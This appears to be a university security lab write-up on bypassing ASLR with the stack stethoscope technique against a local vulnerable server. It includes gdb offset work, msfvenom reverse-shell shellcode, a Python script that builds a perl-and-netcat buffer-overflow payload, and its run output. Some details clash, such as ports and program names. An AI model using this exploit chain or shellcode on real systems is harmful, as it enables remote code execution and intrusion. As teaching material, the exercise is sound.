LINGI2144: Secured System Engineering

Bypassing ASLR: Stack stethoscope

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1 Introduction

Download the sale Metasploitable VM from the tutorial "NFS - Metasploitable". This time we will try to bypass ASLR with **stack stethoscope technique**. So for this exercise, we will have the file compiled with :

- The `-g` indicates that the compiled files contains all information for debugging with `gdb`
- The `-fno-stack-protector` indicates that no stack protection are present
- The `-z execstack` forces gcc to compile code with non-executable instruction on the stack

We also activate randomization of the memory in the admin session:

```
sudo cat /proc/sys/kernel/randomize_va_space
2
```

2 Exercise

As you know, ASLR break the possibility to guess address of the buffer in order to smash it. To counter it, the stack stethoscope use the fact that even if the address change from execution to execution, the offset between the vulnerable buffer and the bottom of the stack doesn't.[1]

Since we need the PID of the program, we need to run program. We decide to exploit the `vuln.c` program that wait for a connection on port 31338 on localhost and then print the received message. .[2]

Since it only show the address of the bottom of the stack if we are proprietary of the file, we need change the permission of file such that the user execute it:

```
user@kali:/Assignment2$ chmod 755 $FOLDER/vuln
```

Now from the PID the program, try to find the address of the bottom of the stack. For that you should remember where you can find such information/statistics about a processus.
Hint: try to find in `/proc/<pid>/stat` file

```
user@kali:/Assignment2$ ./vuln & #program now run in backgroud
[1] 8833   #PID
user@kali:/Assignment2$ cat /proc/8833/stat | cut -d ' ' -f 28
3219921008  #0xBFEC1870
```

Now that we have the address, we need to compute the "offset" that we were talking before between the bottom of the stack and the buffer which does not change even with ASLR !

For that, `attach` yourself to the `vuln` program with `gdb` and inspect the memory and compute the offset.

Hint: Try to print the address of the variable `"buf"`.

[1] https://pdfs.semanticscholar.org/440e/61ecb744e55d0425cdb648fe24e4ff999686.pdf
[2] https://www.exploit-db.com/papers/13232

```
(gdb) attach 8833
Attaching to process 8833
Reading symbols from /vuln...
Reading symbols from /lib/i386-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/34/28727ebe1186a5bb31dfd31dd075089b46a016.debug...
Reading symbols from /lib/ld-linux.so.2...
Reading symbols from /usr/lib/debug/.build-id/e4/a96c6cb9e64fe15d6a3c20fcb7abea16c0b001.debug...
0xb7fb5a9d in __kernel_vsyscall ()
(gdb) x/li 0x004b535e
   0x4b535e <main+325>: call   0x4b5030 <read@plt>
(gdb) break *main+325
Breakpoint 1 at 0x4b535e: file vuln.c, line 42.

...

user@kali:/ perl -e 'print "A" x 320' | nc localhost 31338 #trigger execution in gdb

...
(gdb) p &buf
$2 = (char (*) 1024) 0xbfec1390
```

Now we can compute the **offset**: `0xBFEC1870 - 0xbfec1390 = 0x4E0`.

Now we need a shellcode to inject. A good one for this case would be the reverse shell. Try to produce your own shell code or use tools such as `msfvenom` for that.

```
msfvenom --platform linux --bad-chars '\x00' '\xff' '\xe7' '\x5b' '\xa0' '\x0d' '\x20'  --payload linux/x86/shell_reverse_tcp
    LHOST=127.0.0.1 LPORT=9001 -f c

Found 11 compatible encoders
Attempting to encode payload with 1 iteration of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xba\x1c\x1d\x2d\x9c\xdb\xd9\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x12\x31\x56\x12\x03\x56"
"\x12\x83\xda\x19\xcf\x69\xd3\xfa\xf8\x71\x40\xbe\x55\x1c\x64\xc9\xbb\x50\x0e\x04\xbb"
"\x02\x97\x26\x83\xe9\xa7\x0e\x85\x08\xcf\xef\x75\xeb\x0e\x78\x74\xeb\x33\x51\xf1\x0a"
"\x83\xc7\x51\x9c\xb0\xb4\x51\x97\xd7\x76\xd5\xf5\x7f\xe7\xf9\x8a\x17\x9f\x2a\x42"
"\x85\x36\xbc\x7f\x1b\x9a\x37\x9e\x2b\x17\x85\xe1";
```


Now that we have the offset, create a program that automatically compute the address of the buffer and inject that shellcode. For that there are many ways. You can create a program to do that, or if not possible at least generate the command for you, or also possible write the command by hand.


```
def main():
        shell_code     = "\\xba\\x1c\\x1d\\x2d\\x9c\\xdb\\xd9\\xd9\\x74\\x24\\xf4\\x5e\\x33" +\
                         "\\xc9\\xb1\\x12\\x31\\x56\\x12\\x03\\x56\\x12\\x83\\xda\\x19\\xcf\\x69" +\
                         "\\xd3\\xfa\\xf8\\x71\\x40\\xbe\\x55\\x1c\\x64\\xc9\\xbb\\x50\\x0e\\x04" +\
```

```
                        "\\xbb\\x02\\x97\\x26\\x83\\xe9\\xa7\\x0e\\x85\\x08\\xcf\\xef\\x75\\xeb" +\
                        "\\x0e\\x78\\x74\\xeb\\x33\\x51\\xf1\\x0a\\x83\\xc7\\x51\\x9c\\xb0\\xb4" +\
                        "\\x51\\x97\\xd7\\x76\\xd5\\xf5\\x7f\\xe7\\xf9\\x8a\\x17\\x9f\\x2a\\x42" +\
                        "\\x85\\x36\\xbc\\x7f\\x1b\\x9a\\x37\\x9e\\x2b\\x17\\x85\\xe1"
        padding         = 173
        pid             = subprocess.check_output(['pidof', '-s', 'echo-server']).rstrip()
        path            ='/proc/'+pid+'/stat'
        stat            = subprocess.check_output(['cat',path])
        print(stat)
        address_bottom = int(stat.split(' ')[27])
        print(address_bottom)
        offset          = int(0x4E0)
        buf_addr        = address_bottom - offset
        buf_addr        = hex(buf_addr).rstrip("L")
        buf_addr        = parse_address(buf_addr) #Only trasnform hex address to \x byte address
        print(buf_addr)
        payload         = "A" * padding +"\" . \"" + shell_code +"\" . \"" + buf_addr
        perl_command    = 'cat <(perl -e \'print \"'+payload+"\"\'"
        nc_command      = ") - | nc localhost 9000"
        print(perl_command + nc_command) #Only print command since os.system seems to bug with '('

main()
```

And we finally manage to open a reverse shell !





```
admin@kali:~/SecurityClass/AssignmentI$ python exploit.py
10442 (echo-server) S 9942 10442 9942 34818 10442 4194304 69 0 0 0 0 0 0 0 20 0 1 0 2842281 2293760 134 4294967295
4550656 4555932 3219636880 0 0 0 0 0 0 1 0 0 17 1 0 0 0 0 0 4566772 4567124 7225344 3219641741 3219641755 321964175
5 3219644398 0

3219636880
\xb0\xbd\xe7\xbf
cat <(perl -e 'print "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" . "\xba\x1c\x1d\x2d\x9c\xdb\xd9\x
d9\x74\x24\xf4\x5e\x33\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\xda\x19\xcf\x69\xd3\xfa\xf8\x71\x40\xbe\x55\x1c\x64\
xc9\xbb\x50\x0e\x04\xbb\x02\x97\x26\x83\xe9\xa7\x0e\x85\x08\xcf\xef\x75\xeb\x0e\x78\x74\xeb\x33\x51\xf1\x0a\x83\xc7
\x51\x9c\xb0\xb4\x51\x97\xd7\x76\xd5\xf5\x7f\xe7\xf9\x8a\x17\x9f\x2a\x42\x85\x36\xbc\x7f\x1b\x9a\x37\x9e\x2b\x17\x8
5\xe1" . "\xb0\xbd\xe7\xbf"') - | nc localhost 9000
admin@kali:~/SecurityClass/AssignmentI$ cat <(perl -e 'print "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA" . "\xba\x1c\x1d\x2d\x9c\xdb\xd9\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\xda\x19\xcf\
x69\xd3\xfa\xf8\x71\x40\xbe\x55\x1c\x64\xc9\xbb\x50\x0e\x04\xbb\x02\x97\x26\x83\xe9\xa7\x0e\x85\x08\xcf\xef\x75\xeb
\x0e\x78\x74\xeb\x33\x51\xf1\x0a\x83\xc7\x51\x9c\xb0\xb4\x51\x97\xd7\x76\xd5\xf5\x7f\xe7\xf9\x8a\x17\x9f\x2a\x42\x8
5\x36\xbc\x7f\x1b\x9a\x37\x9e\x2b\x17\x85\xe1" . "\xb0\xbd\xe7\xbf"') - | nc localhost 9000
```